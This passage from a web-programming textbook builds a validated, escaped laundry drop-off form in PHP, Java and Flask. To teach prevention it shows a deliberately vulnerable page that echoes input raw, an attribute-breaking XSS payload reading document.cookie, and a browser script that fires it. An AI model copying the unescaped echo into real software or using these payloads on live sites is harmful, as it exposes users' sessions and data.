`LinkedHashMap` keeps insertion order. To sort by price while keeping codes, the map's *entries* (key and value together) are sorted with a *comparator*; `Long.compare(b…, a…)` sorts high to low. `printf` takes PHP's format strings, with `%n` for the line break.

Listing 4.50 `python/bill.py`: the same bill in Python; `sorted` with a key function keeps each code with its price.

```python
"""One customer's drop-off, priced line by line and paid partly from a deposit.

Run:  python3 bill.py
"""
SERVICES = {                                    # code -> (name, price per unit in rupiah)
    "S0001": ("Wash, dry & fold", 8000),
    "S0002": ("Express wash & fold, 1 day", 12000),
    "S0003": ("Ironing only", 6000),
    "S0008": ("Bed cover, any size", 35000),
    "S0009": ("Blanket", 25000),
    "S0011": ("Shoes deep clean", 45000),
}

# What the cashier typed: (code, quantity in tenths); an empty code ends the list.
LINES = [("S0001", 35), ("S0008", 10), ("S0X99", 10), ("S0011", 20), ("", 0), ("S0009",
10)]
DEPOSIT = 52000                                 # Customer C0001 has Rp 52.000 in credit


def rupiah(amount):
    return "Rp " + f"{amount:,}".replace(",", ".")


def line_total(price, tenths):
    return price * tenths // 10                 # exact: every price ends in 000


total = 0
for code, tenths in LINES:
    if code == "":
        break                                   # end of the list: stop reading lines
    if code not in SERVICES:
        print(f"skipped unknown code {code}")
        continue                                # this line only; go on with the next
    name, price = SERVICES[code]
    amount = line_total(price, tenths)
    total += amount
    qty = f"{tenths // 10},{tenths % 10}"       # 35 -> "3,5", the Indonesian way
    print(f"{code:<5} {name:<28} {qty:>5} x {rupiah(price):>10} = {rupiah(amount):>11}")
from_deposit = min(DEPOSIT, total)
print("-" * 68)
print(f"{'Total':<55} {rupiah(total):>12}")
print(f"{'Paid from deposit':<55} {rupiah(from_deposit):>12}")
print(f"{'Still to pay':<55} {rupiah(total - from_deposit):>12}")
```

Listing 4.50 (Continued) *python/bill.py: the same bill in Python; sorted with a key function keeps each code with its price.*

```python
# The price list, dearest first. sorted(..., key=price) keeps each code with its price.
prices = {code: price for code, (_, price) in SERVICES.items()}
dearest = sorted(prices.items(), key=lambda item: item[1], reverse=True)
shown = [f"{code} " + f"{price:,}".replace(",", ".") for code, price in dearest]
print("\nDearest first: " + "  ".join(shown))
```

Python's dictionaries remember insertion order. `sorted(prices.items(), key=lambda item: item[1], reverse=True)` sorts the (code, price) pairs by their second element, highest first, and the pairs stay whole. `f"{tenths // 10},{tenths % 10}"` builds `3,5` from 35 without ever making a floating-point number. Both programs print exactly the lines of the PHP version; `run_all.sh` compares them.

4.12.5 A tempting wrong solution

PHP's family of sort functions is large, and the tempting one is the shortest name. **Listing 4.51** uses `rsort`, "reverse sort".

Listing 4.51 `php/wrong_sort.php`: `rsort` puts the prices in order and replaces the codes with 0, 1, 2, and so on.

```
<?php
// wrong_sort.php: TEMPTING BUT WRONG. rsort() sorts the prices and throws the codes away.
// Run:  php wrong_sort.php
$prices = ['S0001' => 8000, 'S0002' => 12000, 'S0003' => 6000,
           'S0008' => 35000, 'S0009' => 25000, 'S0011' => 45000];
rsort($prices);
print_r($prices);
echo 'Dearest service: ', array_key_first($prices), "\n";
```

```
Array
(
    [0] => 45000
    [1] => 35000
    [2] => 25000
    [3] => 12000
    [4] => 8000
    [5] => 6000
)
Dearest service: 0
```

The prices are in the right order and the codes are gone: `sort` and `rsort` *re-index* the array, giving the values new keys 0, 1, 2, and so on. "The dearest service" is now `0`. **Figure 4.14** shows the same trap on a table of names and scores: after `sort()` and `rsort()` the scores are in order and nobody knows whose they are. The functions that keep keys are the ones with an `a` for *associative* in their name: `asort` and `arsort` sort by value, and `ksort` and `krsort` by key [13].




Figure 4.14 The same trap on names and scores: after `sort()` and `rsort()` the scores are in order, but the names have been replaced by 0 to 4.

CHECK YOURSELF. In **Listing 4.48**, the end marker `['', 0]` is moved to the very front of `$lines`. What does the program print, and what if the `break` were replaced by `continue`?

Answer. With the marker first, the loop stops at once: no lines are printed, the total is Rp 0, nothing is paid from the deposit, Rp 0 is still to be paid, and the sorted list is printed as before. With `continue` instead of `break`, the marker would merely be skipped: every other line would be priced, including the blanket, so the total would be $28000 + 35000 + 90000 + 25000 = 178000$, paid Rp 52.000 from the deposit, with Rp 126.000 still to pay.

4.13 Problem 4.11 — The Drop-off Form, Validated and Escaped

4.13.1 The problem

PROBLEM 4.11. Write the drop-off form of Profitina Laundry as one page that posts to itself. The server must check every field: a name of 2 to 60 letters, where spaces, dots, apostrophes and hyphens are also allowed; an Indonesian mobile number, 10 to 13 digits starting with 08, in which spaces and hyphens may be typed; one of the listed services; and a quantity as in Problem 4.9. When anything is wrong, the form must come back with a message beside each wrong field and with everything the customer typed still in the fields, and the response must say that the submission was not acceptable. Everything the page prints that came from the customer must be escaped. Show that an attack typed into the name field does nothing.

4.13.2 Understanding it by hand

The request reaches PHP through a superglobal. **Figure 4.15** recalls the three arrays through which a form reaches PHP: `$_POST` for a form sent with POST, `$_GET` for a form sent with GET or a value in the URL, and `$_REQUEST` for either. This form uses POST, so the program reads `$_POST` and nothing else; `$_REQUEST` would also accept the same fields from the URL, which makes it harder to know where a value came from.

Superglobal	Filled by	Read from
`$_POST`	a form sent with method="post"	the request body
`$_GET`	a form sent with method="get", or any ?name=value in the URL	the query string of the URL
`$_REQUEST`	either of the two (and, by default, no cookies)	both; avoid it, because it hides where a value came from

Figure 4.15 The three form-handling superglobals: `$_POST` for a POST form, `$_GET` for a GET form or a variable taken from the URL, and `$_REQUEST` for either.

Two inputs that must pass, two that must fail. By hand, before any code:

Table 4.9 The drop-off form's hand-worked cases: two submissions that must be accepted and two that must be refused, with the messages expected.

Name	Phone	Service	Quantity	Expected
`Ma'ruf Saputra`	`0817-0000-8341`	S0002	`2,5`	accepted
`Budi`	`081234567890`	S0001	`3`	accepted
`<script>alert(1)</script>`	`12345`	S0008	`1,5`	three messages: name, phone, quantity
`Budi`	`081234567890`	S0001	`0,0`	one message: quantity

Ma'ruf is why apostrophes are allowed. The script tag is refused by the name rule — but the form must still *show it back*, and that is where the danger lies.

Validation is not escaping (Chapter 3, Section 3.18.3). *Validation* decides, once, whether a value is acceptable; *escaping* makes any value safe for the place it is printed into, every time it is printed. The rejected name goes back into `value="…"`, an *attribute*, where the quotation mark ends everything [14].

The status. A form that arrives but is not acceptable is answered with `422 Unprocessable Content` [8]: the request was understood, its content was not accepted. A browser displays the page anyway, so the customer sees the form with its messages; a program that sends the form sees the number.

What runs where. The `required` attributes of Problem 4.6 help the honest customer in the browser. All the checks that matter run on the server, because `curl` sends whatever it is told to.

4.13.3 The PHP solution

Listing 4.52 `php/dropoff.php`: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.

```php
<?php
// dropoff.php: the drop-off form. It posts to itself, validates every field on the
// server, shows the errors beside the fields, and escapes everything it prints.
// Run from this folder:   php -S localhost:8451 dropoff.php
declare(strict_types=1);

const SERVICES = [                              // code => [name, unit, price]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
];

function e(string $s): string                   // escape for HTML text AND attributes
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

function validate(array $in): array             // returns field => error message
{
    $errors = [];
    if (!preg_match("/^[\p{L} .'-]{2,60}$/u", $in['name'])) {
        $errors['name'] = 'Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.';
    }
    if (!preg_match('/^08\d{8,11}$/', preg_replace('/[\s-]/', '', $in['phone']))) {
        $errors['phone'] = 'Use an Indonesian mobile number such as 0812-3456-7890.';
    }
    if (!array_key_exists($in['service'], SERVICES)) {
        $errors['service'] = 'Choose one of the listed services.';
    } elseif (!preg_match('/^(\d{1,2})(?:[.,](\d))?$/', $in['qty'], $m)
              || (int) $m[1] * 10 + (int) ($m[2] ?? 0) === 0) {
        $errors['qty'] = 'Type a quantity such as 3 or 3,5.';
    } elseif (SERVICES[$in['service']][1] !== 'kg' && ($m[2] ?? '0') !== '0') {
        $errors['qty'] = 'Items are counted in whole numbers.';
    }
    return $errors;
}
```

Listing 4.52 (Continued) *php/dropoff.php: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.*

```
$in = ['name' => '', 'phone' => '', 'service' => 'S0001', 'qty' => ''];
$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    foreach ($in as $key => $default) {
        $in[$key] = trim((string) ($_POST[$key] ?? ''));
    }
    $errors = validate($in);
    http_response_code($errors ? 422 : 200);    // 422: the form arrived but is not
acceptable
}
$done = $_SERVER['REQUEST_METHOD'] === 'POST' && !$errors;
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
<?php if ($done): ?>
  <h1>Bill created</h1>
  <p>Thank you, <?= e($in['name']) ?>. We will send a message to <?= e($in['phone']) ?>
when it is ready.</p>
<?php else: ?>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= e($in['name']) ?>"></label>
<?php if (isset($errors['name'])): ?>
       <span class="error"><?= e($errors['name']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Phone <input name="phone" value="<?= e($in['phone']) ?>"></label>
<?php if (isset($errors['phone'])): ?>
       <span class="error"><?= e($errors['phone']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Service <select name="service">
<?php foreach (SERVICES as $code => [$label]): ?>
      <option value="<?= e($code) ?>"<?= $code === $in['service'] ? ' selected' : '' ?>><?=
e($label) ?></option>
<?php endforeach; ?>
    </select></label>
<?php if (isset($errors['service'])): ?>
       <span class="error"><?= e($errors['service']) ?></span>
<?php endif; ?>
    </p>
    <p><label>Quantity <input name="qty" value="<?= e($in['qty']) ?>"></label>
<?php if (isset($errors['qty'])): ?>
       <span class="error"><?= e($errors['qty']) ?></span>
```

Listing 4.52 (Continued) *php/dropoff.php: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong.*

```
<?php endif; ?>
    </p>
    <p><button>Create bill</button></p>
  </form>
<?php endif; ?>
</body>
</html>
```

- `e()` is `htmlspecialchars` with `ENT_QUOTES | ENT_HTML5`: it replaces `&`, `<`, `>`, `"` and `'` by entities, so its result is safe inside HTML text *and* inside an attribute written with either kind of quote.

Every `<?= … ?>` in the template goes through it, including the error messages, which are the program's own text today and may not be tomorrow.

- `validate` returns an array of messages keyed by field; an empty array means "all good". The name pattern `/^[\p{L} .'-]{2,60}$/u` reads: from start to end, 2 to 60 characters, each a letter in any alphabet (`\p{L}`), a space, a dot, an apostrophe or a hyphen; the `u` flag makes PHP read the text as UTF-8, without which `\p{L}` sees bytes instead of characters and a name with a letter outside English, such as *Zoë*, would be refused. The phone is first stripped of spaces and hyphens, then must be `08` followed by 8 to 11 digits, 10 to 13 in all.
- The quantity checks mirror **Listing 4.42**: a readable number, not zero, and whole for per-item services. They run only when the service is known, because "whole for per-item services" needs to know the service.
- The main part fills `$in` with defaults, and for a POST replaces them with the trimmed fields, validates, and sets the status to 422 or 200. `$_POST[$key] ?? ''` supplies an empty string for a field that is missing; `(string)` turns a field sent as an array, `name[]=x`, into the text `Array` (with a warning) instead of letting `trim` stop the script with a type error.
- The template has two branches. After a good post it thanks the customer by name, escaped. Otherwise it shows the form, each field with its value escaped and, when present, its message.

Start it with `php -S localhost:8451 dropoff.php` from the `php` folder and send the third row of **Table 4.9**:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <form method="post" action="">
    <p><label>Name <input name="name"
value="&lt;script&gt;alert(1)&lt;/script&gt;"></label>
       <span class="error">Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed.</span>
    </p>
    <p><label>Phone <input name="phone" value="12345"></label>
       <span class="error">Use an Indonesian mobile number such as 0812-3456-7890.</span>
    </p>
    <p><label>Service <select name="service">
      <option value="S0001">Wash, dry &amp; fold</option>
      <option value="S0002">Express wash &amp; fold, 1 day</option>
      <option value="S0003">Ironing only</option>
      <option value="S0008" selected>Bed cover, any size</option>
    </select></label>
    </p>
    <p><label>Quantity <input name="qty" value="1,5"></label>
       <span class="error">Items are counted in whole numbers.</span>
    </p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
[422]
```

Three messages beside their fields, the values kept, status 422 — and the script tag printed back as `<script>…`, displayed as text and never run. The first row of the table:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Bill created</h1>
  <p>Thank you, Ma&apos;ruf Saputra. We will send a message to 0817-0000-8341 when it is
ready.</p>
</body>
</html>
[200]
```

The apostrophe of *Ma'ruf* arrives in the page as `'`, which the browser shows as `'`.

4.13.4 The Java and Python solutions

Listing 4.53 is the form in Java and **Listing 4.54** in Flask.

Listing 4.53 `java/DropoffServer.java`: the same form on the JDK's HTTP server, with its own `e()` equal to PHP's `htmlspecialchars`.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** The drop-off form: posts to itself, validates on the server, escapes all output. */
public class DropoffServer {
    record Service(String name, String unit, int price) {}

    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold", "kg", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day", "kg", 12000));
        SERVICES.put("S0003", new Service("Ironing only", "kg", 6000));
        SERVICES.put("S0008", new Service("Bed cover, any size", "item", 35000));
    }
    static final String[] FIELDS = {"name", "phone", "service", "qty"};

    /** Escape for HTML text AND attributes, exactly like PHP's htmlspecialchars. */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    static Map<String, String> validate(Map<String, String> in) {
        Map<String, String> errors = new HashMap<>();
        if (!in.get("name").matches("^[\\p{L} .'-]{2,60}$")) {
            errors.put("name", "Use 2 to 60 letters; spaces, dots, apostrophes and hyphens
are allowed.");
        }
        if (!in.get("phone").replaceAll("[\\s-]", "").matches("^08\\d{8,11}$")) {
            errors.put("phone", "Use an Indonesian mobile number such as 0812-3456-7890.");
        }
        Matcher m = Pattern.compile("^(\\d{1,2})(?:[.,](\\d))?$").matcher(in.get("qty"));
        Service s = SERVICES.get(in.get("service"));
        if (s == null) {
            errors.put("service", "Choose one of the listed services.");
        } else if (!m.matches() || Integer.parseInt(m.group(1)) * 10
                   + (m.group(2) == null ? 0 : Integer.parseInt(m.group(2))) == 0) {
```

Listing 4.53 (Continued) *java/DropoffServer.java: the same form on the JDK's HTTP server, with its own e() equal to PHP's htmlspecialchars.*

```
            errors.put("qty", "Type a quantity such as 3 or 3,5.");
        } else if (!s.unit().equals("kg") && m.group(2) != null && !m.group(2).equals("0"))
{
            errors.put("qty", "Items are counted in whole numbers.");
        }
        return errors;
    }

    static String field(String label, String key, Map<String, String> in, Map<String,
String> errors) {
        String html = "    <p><label>" + label + " <input name=\"" + key + "\" value=\""
                    + e(in.get(key)) + "\"></label>\n";
        if (errors.containsKey(key)) {
            html += "       <span class=\"error\">" + e(errors.get(key)) + "</span>\n";
        }
        return html + "    </p>\n";
    }

    static String page(boolean done, Map<String, String> in, Map<String, String> errors) {
        StringBuilder h = new StringBuilder("<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n"
            + "  <meta charset=\"utf-8\">\n"
            + "  <title>Drop off laundry &mdash; Profitina
Laundry</title>\n</head>\n<body>\n");
        if (done) {
            h.append("  <h1>Bill created</h1>\n  <p>Thank you, ").append(e(in.get("name")))
             .append(". We will send a message to ").append(e(in.get("phone")))
             .append(" when it is ready.</p>\n");
        } else {
            h.append("  <h1>Drop off laundry</h1>\n  <form method=\"post\"
action=\"\">\n");
            h.append(field("Name", "name", in, errors)).append(field("Phone", "phone", in,
errors));
            h.append("    <p><label>Service <select name=\"service\">\n");
            for (Map.Entry<String, Service> s : SERVICES.entrySet()) {
                String selected = s.getKey().equals(in.get("service")) ? " selected" : "";
                h.append("      <option
value=\"").append(e(s.getKey())).append("\"").append(selected)
                 .append(">").append(e(s.getValue().name())).append("</option>\n");
            }
            h.append("    </select></label>\n");
            if (errors.containsKey("service")) {
                h.append("       <span
class=\"error\">").append(e(errors.get("service"))).append("</span>\n");
            }
            h.append("    </p>\n").append(field("Quantity", "qty", in, errors));
            h.append("    <p><button>Create bill</button></p>\n  </form>\n");
        }
        return h.append("</body>\n</html>\n").toString();
    }
```

Listing 4.53 (Continued) *java/DropoffServer.java: the same form on the JDK's HTTP server, with its own e() equal to PHP's htmlspecialchars.*

```
    static void handle(HttpExchange ex) throws IOException {
        Map<String, String> in = new HashMap<>(Map.of("name", "", "phone", "", "service",
"S0001", "qty", ""));
        Map<String, String> errors = new HashMap<>();
        int status = 200;
        boolean post = ex.getRequestMethod().equals("POST");
        if (post) {
            Map<String, String> form = new HashMap<>();
            String raw = new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8);
            for (String pair : raw.split("&")) {
                String[] kv = pair.split("=", 2);
                form.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                         kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) :
"");
            }
            for (String key : FIELDS) in.put(key, form.getOrDefault(key, "").strip());
            errors = validate(in);
            status = errors.isEmpty() ? 200 : 422;   // 422: the form arrived but is not
acceptable
        }
        byte[] body = page(post && errors.isEmpty(), in,
errors).getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8452), 0);
        server.createContext("/dropoff", DropoffServer::handle);
        server.start();
        System.out.println("Drop-off form on http://localhost:8452/dropoff");
    }
}
```

`String.matches` requires a whole-string match, and `\p{L}` works as in PHP. `field` writes one labeled input with its message. For the same requests the Java server produces the same bytes as PHP.

Listing 4.54 `python/dropoff_app.py`: the same form in Flask; Jinja escapes every `{{ value }}` and the view answers 422 on errors.

```
"""The drop-off form: posts to itself, validates on the server, escapes all output (Flask).

Run:  python3 dropoff_app.py        then open http://localhost:8453/dropoff
"""
import re

from flask import Flask, render_template_string, request

SERVICES = {                                    # code -> (name, unit, price)
    "S0001": ("Wash, dry & fold", "kg", 8000),
    "S0002": ("Express wash & fold, 1 day", "kg", 12000),
    "S0003": ("Ironing only", "kg", 6000),
    "S0008": ("Bed cover, any size", "item", 35000),
}

PAGE = """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
{% if done %}
  <h1>Bill created</h1>
  <p>Thank you, {{ v.name }}. We will send a message to {{ v.phone }} when it is ready.</p>
{% else %}
  <h1>Drop off laundry</h1>
  <form method="post" action="">
{% for key, label in [("name", "Name"), ("phone", "Phone")] %}
    <p><label>{{ label }} <input name="{{ key }}" value="{{ v[key] }}"></label>
{% if key in errors %}
       <span class="error">{{ errors[key] }}</span>
{% endif %}
    </p>
{% endfor %}
    <p><label>Service <select name="service">
{% for code, (name, unit, price) in services.items() %}
      <option value="{{ code }}"{% if code == v.service %} selected{% endif %}>{{ name
}}</option>
{% endfor %}
    </select></label>
{% if "service" in errors %}
       <span class="error">{{ errors.service }}</span>
{% endif %}
    </p>
    <p><label>Quantity <input name="qty" value="{{ v.qty }}"></label>
{% if "qty" in errors %}
```

Listing 4.54 (Continued) *python/dropoff_app.py: the same form in Flask; Jinja escapes every {{ value }} and the view answers 422 on errors.*

```
        <span class="error">{{ errors.qty }}</span>
{% endif %}
    </p>
    <p><button>Create bill</button></p>
  </form>
{% endif %}
</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True
app.jinja_env.keep_trailing_newline = True


def validate(v):
    """Returns a dict field -> error message; empty when everything is acceptable."""
    errors = {}
    # [^\W\d_] is "a letter" in any alphabet: a word character that is not a digit or _
    if not re.fullmatch(r"(?:[^\W\d_]|[ .'-]){2,60}", v["name"]):
        errors["name"] = "Use 2 to 60 letters; spaces, dots, apostrophes and hyphens are
allowed."
    if not re.fullmatch(r"08\d{8,11}", re.sub(r"[\s-]", "", v["phone"])):
        errors["phone"] = "Use an Indonesian mobile number such as 0812-3456-7890."
    m = re.fullmatch(r"(\d{1,2})(?:[.,](\d))?", v["qty"])
    if v["service"] not in SERVICES:
        errors["service"] = "Choose one of the listed services."
    elif m is None or int(m.group(1)) * 10 + int(m.group(2) or 0) == 0:
        errors["qty"] = "Type a quantity such as 3 or 3,5."
    elif SERVICES[v["service"]][1] != "kg" and (m.group(2) or "0") != "0":
        errors["qty"] = "Items are counted in whole numbers."
    return errors


@app.route("/dropoff", methods=["GET", "POST"])
def dropoff():
    v = {"name": "", "phone": "", "service": "S0001", "qty": ""}
    errors, status = {}, 200
    if request.method == "POST":
        v = {key: request.form.get(key, "").strip() for key in v}
        errors = validate(v)
        status = 422 if errors else 200        # 422: the form arrived but is not
acceptable
    # Jinja escapes every {{ value }} because autoescaping is on for HTML.
    html = render_template_string(PAGE, done=request.method == "POST" and not errors,
                                  v=v, errors=errors, services=SERVICES)
    return html, status
```

Listing 4.54 (Continued) *python/dropoff_app.py: the same form in Flask; Jinja escapes every {{ value }} and the view answers 422 on errors.*

```
if __name__ == "__main__":
    app.run(port=8453)
```

Python's `re` module has no `\p{L}`. The class `[^\W\d_]` means the same: `\w` is "a word character in any alphabet", and `[^\W\d_]` is "a word character that is not a digit and not an underscore", which leaves the letters. `re.fullmatch` requires the whole string to match. Jinja escapes every `{{ … }}` on its own, and for the same four requests the Flask page produces the same bytes as PHP's with one kind of difference: Jinja writes the apostrophe as `'` and the quotation mark as `"`,

where PHP writes `'` and `"`. They are two spellings of the same characters, and the browser shows the same text.

4.13.5 A tempting wrong solution

Listing 4.55 validates the name correctly and then does what every beginner does to make a form "sticky": it prints the value back as it came.

Listing 4.55 `php/wrong_dropoff.php`: validation without escaping. The rejected value is printed back raw into an attribute.

```
<?php
// wrong_dropoff.php: TEMPTING BUT WRONG. It validates, but prints the value back raw.
// Run:  php -S localhost:8454 wrong_dropoff.php
$name = $_POST['name'] ?? '';
$error = preg_match("/^[\p{L} .'-]{2,60}$/u", $name) ? '' : 'Please check the name.';
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Drop off laundry</title></head>
<body>
  <form method="post" action="">
    <p><label>Name <input name="name" value="<?= $name ?>"></label> <?= $error ?></p>
    <p><button>Create bill</button></p>
  </form>
</body>
</html>
```

The attack does not need a `<script>` tag; it only needs a quotation mark. Type `" autofocus onfocus="alert(document.cookie)` into the name field, and the line the server sends back becomes:

```
    <p><label>Name <input name="name" value="" autofocus
onfocus="alert(document.cookie)"></label> Please check the name.</p>
```

The first `"` closed the `value` attribute, and the rest became two attributes: `autofocus` puts the cursor in the field on load, and `onfocus` then runs JavaScript. The name was *rejected* and the attack ran anyway, carried by the error page. **Listing 4.56** proves it in a real browser.

Listing 4.56 `python/xss_check.py`: type the attack into both forms in headless Chromium, and report the input's attributes and any alert that appeared.

```python
"""Type an attack into the name field of two running forms and watch what a browser does.

Needs:  pip install playwright   and then   playwright install chromium
Start:  php -S localhost:8454 wrong_dropoff.php   and   php -S localhost:8451 dropoff.php
Run:    python3 xss_check.py
"""
from playwright.sync_api import sync_playwright

ATTACK = "\" autofocus onfocus=\"alert('hijacked')"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    dialogs = []
    page.on("dialog", lambda d: (dialogs.append(d.message), d.dismiss()))
    for port, label in [(8454, "wrong_dropoff.php"), (8451, "dropoff.php")]:
        page.goto(f"http://localhost:{port}/")
        page.fill("input[name=name]", ATTACK)
        page.click("button")                          # submit: the page comes back
        page.wait_for_timeout(500)                    # give autofocus a moment
        names = page.eval_on_selector("input[name=name]", "e => e.getAttributeNames()")
        print(f"{label:<18} input attributes: {', '.join(names):<30} alerts: {dialogs}")
        dialogs.clear()
    browser.close()
```

```
wrong_dropoff.php  input attributes: name, value, autofocus, onfocus alerts: ['hijacked']
dropoff.php        input attributes: name, value                     alerts: []
```

On the wrong page the input grew two attributes and an alert appeared; on **Listing 4.52** the input still has only `name` and `value`, and nothing ran. In a real application, the script in `onfocus` would not show an alert; it would read the page, the session or the customer's data and send them elsewhere. This is *cross-site scripting*, XSS, and the rule that prevents it is short: escape every value at the moment it is printed, for the place it is printed into [14].

> **CHECK YOURSELF.** A colleague proposes to "fix" **Listing 4.55** by adding `strip_tags($name)` before printing. Does that stop the attack of this section?
>
> *Answer.* No. `strip_tags` removes things that look like tags, `<…>`, and the attack contains none: `" autofocus onfocus="alert(document.cookie)` passes through it unchanged and breaks out of the attribute exactly as before. Only escaping the quotation mark, as `htmlspecialchars` with `ENT_QUOTES` does, keeps the value inside the attribute. A filter that removes "dangerous" characters is always one character short; escaping for the destination is complete by construction.

4.14 The Problems Side by Side

Table 4.10 puts the eleven problems in a row with the idea each teaches and the trap each wrong solution shows.

Table 4.10 The eleven problems of this chapter, the design idea each one teaches, and the trap its tempting wrong solution demonstrates.

Problem	Design idea	Trap shown by the tempting wrong solution
4.1 Five pages	one frame, one stylesheet, one script	five "pages" in one document, told apart by `#fragment`
4.2 Clean URLs	a directory with `index.html` per page; routes on a server	links beginning with `/` that forget the prefix
4.3 The report	every claim backed by a measurement	adjectives instead of evidence
4.4 Deploy and publish	the repository's root is the site's root	a site one folder too deep; secrets in the history
4.5 One request on the wire	the status code carries the verdict	`200 OK` with "not found" in the body
4.6 GET or POST	GET reads, POST changes, then redirect	a link that creates a bill
4.7 The price table	real rows, real headers, escaped `&`	cells without rows, repaired silently
4.8 Cascade and box	specificity first, order only for ties	"the last rule wins"
4.9 Live estimate	integers of tenths; the server recomputes	floating-point kilograms; `+` on a string
4.10 The bill	`continue` skips, `break` stops; `arsort` keeps keys	`rsort` throws the codes away
4.11 Validated form	validate on arrival, escape on output	a rejected value printed back raw

Almost every trap appears only at an edge — a prefix, a repeated request, a quotation mark, 4,1 kilograms — so testing the edges *is* testing. And almost every correct answer was *observed*, not assumed: the habit of looking with an instrument is the most valuable thing this chapter can leave you.

4.15 Profitina in Practice

Profitina (app.profitina.com) is an AI-visibility platform: it measures how ready a brand's website is to be cited by AI answer engines — the discipline called Generative Engine Optimization, GEO — from real signals such as how extractable the content is, whether it carries structured data, and whether the site is technically sound, and then helps fix what it finds. Several problems of this chapter are, in that product, measured signals.

One address per page, and an honest status code. To a crawler or an answer engine, a site whose topics hide behind `#fragments` has one page, and a page answering `200 OK` to say "not found" is indexed as content. Clean URLs (Problems 4.1 and 4.2) and truthful status codes (Problem 4.5) are part of what a technical scan checks.

Structure that says what things are. Problem 4.7's table makes 12.000 *the* price of S0002; schema.org structured data takes the same idea further, stating in machine-readable form that a page describes a business and its prices.

Escaping everything that other people wrote. Profitina's community feed is a real-time widget, streamed with Server-Sent Events and embedded across profitina.com and the application, carrying text that its users wrote. Every character of that text ends up in other people's pages, sometimes inside attributes, which is the attack of Problem 4.11. The rule is the one of **Listing 4.52**: escape at the moment of output, for the destination, every time. The same product also screens every link posted in the community before other users see it.

Evidence rather than adjectives. As in Problem 4.3, a score is useful only with its measurements: the historical dashboard records each brand's weekly score and explains every signal. The application advises; the owner decides. The runnable case study stays Profitina Laundry, whose finished application is in the book's `ProfitinaLaundry/App` folder.

4.16 Common Mistakes, and How to Avoid Them

Links that forget where the site lives. A link beginning with `/` starts again at the host; on a site published under `/portfolio/` it must carry the prefix, as `/portfolio/food/`. Test locally the way the site will be served, under its prefix (Problem 4.2).

Faking pages with fragments. The part after `#` never reaches the server. Five topics that must be five pages must be five documents at five addresses (Problems 4.1 and 4.2).

Writing opinions where evidence is needed. "Works well" and "loads fast" cannot be checked. Quote a measurement and the method that produced it (Problem 4.3).

Publishing the wrong folder. On GitHub Pages the repository's root is the site's root. Check `git ls-files` before pushing, and never commit a password (Problem 4.4).

